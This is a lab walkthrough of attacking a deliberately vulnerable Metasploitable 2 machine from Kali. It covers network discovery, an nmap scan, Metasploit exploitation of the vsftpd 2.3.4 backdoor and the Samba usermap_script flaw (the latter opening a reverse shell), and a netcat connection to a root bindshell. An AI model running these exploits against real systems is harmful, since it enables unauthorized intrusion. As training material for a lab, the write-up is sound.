System Hacking Lab


Part 1 hacking Linux system

In this we will use metasploitabl 2 machine as target vulnerable host and using Kali as attacker machine both system are connect in virtual network adapter so after running both machine let us start

From kali Linux we will use netdiscover tool to find the IP address of target host by using the command

netdiscovre –i eth0 –r 192.168.56.0/24

The result should be like below the target IP is 192.168.56.105




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.101  08:00:27:c4:8b:92      1      60  PCS Systemtechnik GmbH
192.168.56.102  0a:00:27:00:00:14      1      60  Unknown vendor
192.168.56.105  08:00:27:cb:df:f5      1      60  PCS Systemtechnik GmbH
```

Then we will use Nmap to scanning the target and find the open services

Using the command nmap –sV 192.168.56.105

The result should be like this



```
Host is up (0.00071s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell       Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
37667/tcp open  rmiregistry GNU Classpath grmiregistry
37942/tcp open  status      1 (RPC #100024)
42793/tcp open  nlockmgr    1-4 (RPC #100021)
51094/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:CB:DF:F5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.59 seconds
```


By using vulnerability scanner OpenVAS or searching in exploit data base we recognize that the target has many vulnerabilities one of them

VSFTPD v2.3.4 Backdoor Command Execution

So we will use metasploit frame work to exploit it

To run metasploit use command msfconsole


Also we use command search vsftpd to search about the available exploit so we found one.



```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...-
[-] * WARNING: No database support: No database YAML file
[-] ***

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > serach vsftpd
[-] Unknown command: serach.
msf5 > serach vsftpd 2.3.4
[-] Unknown command: serach.
msf5 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

By using command use exploit/unix/ftp/vsftpd_234_backdoor

Also we need to review the required setting by use command show options




```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

We need to configure RHOSTS by using command set RHOSTS 192.168.56.105

By run the exploit we get

Shell root access to the host

We can interact with the traget by using some commands such as Whoami,pwd,unmae and more



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.105:21 - USER: 331 Please specify the password.
[+] 192.168.56.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:43177 -> 192.168.56.105:6200) at 2019-06-17 09:01:47 +0200

whoami
root
pwd
/
uname
Linux
```


Samba "username map script" Command Execution

Based on the search on the internet we found exploit about Samba 3.x

So by using command search samba we found one excellent exploit


exploit/multi/samba/usermap_script

So we use it by using command use exploit/multi/samba/usermap_script



```
msf5 > search samba

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   1   auxiliary/admin/smb/samba_symlink_traversal                        normal     No     Samba Symlink Directory Traversal
   2   auxiliary/dos/samba/lsa_addprivs_heap                              normal     No     Samba lsa_io_privilege_set Heap Overflow
   3   auxiliary/dos/samba/lsa_transnames_heap                            normal     No     Samba lsa_io_trans_names Heap Overflow
   4   auxiliary/dos/samba/read_nttrans_ea_list                           normal     No     Samba read_nttrans_ea_list Integer Overflow
   5   auxiliary/scanner/rsync/modules_list                               normal     Yes    List Rsync Modules
   6   auxiliary/scanner/smb/smb_uninit_cred                              normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential
   7   exploit/freebsd/samba/trans2open                  2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   8   exploit/linux/samba/chain_reply                   2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   9   exploit/linux/samba/is_known_pipename             2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   10  exploit/linux/samba/lsa_transnames_heap           2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   11  exploit/linux/samba/setinfopolicy_heap            2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overfl
   12  exploit/linux/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   13  exploit/multi/samba/nttrans                       2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   14  exploit/multi/samba/usermap_script                2007-05-14       excellent  No     Samba "username map script" Command Execution
   15  exploit/osx/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   16  exploit/osx/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   17  exploit/solaris/samba/lsa_transnames_heap         2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   18  exploit/solaris/samba/trans2open                  2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   19  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31    excellent  Yes    Quest KACE Systems Management Command Injection
   20  exploit/unix/misc/distcc_exec                     2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   21  exploit/unix/webapp/citrix_access_gateway_exec    2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   22  exploit/windows/fileformat/ms14_060_sandworm      2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Ex
   23  exploit/windows/http/sambar6_search_results       2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
   24  exploit/windows/license/calicclnt_getconfig       2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   25  exploit/windows/smb/group_policy_startup          2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
```

After we set the target we run the exploit and get the root access




```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.56.104:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo T1TekXkUBAYFDeUW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "T1TekXkUBAYFDeUW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.56.104:4444 -> 192.168.56.105:58813) at 2019-06-17 09:25:15 +0200

whoami
root
pwd
/
```

Port 1524 (Ingres database backdoor)

Here we got direct access to the target while using netcat listener

By using command nc 192.168.56.105 1524

Then we can explore the system

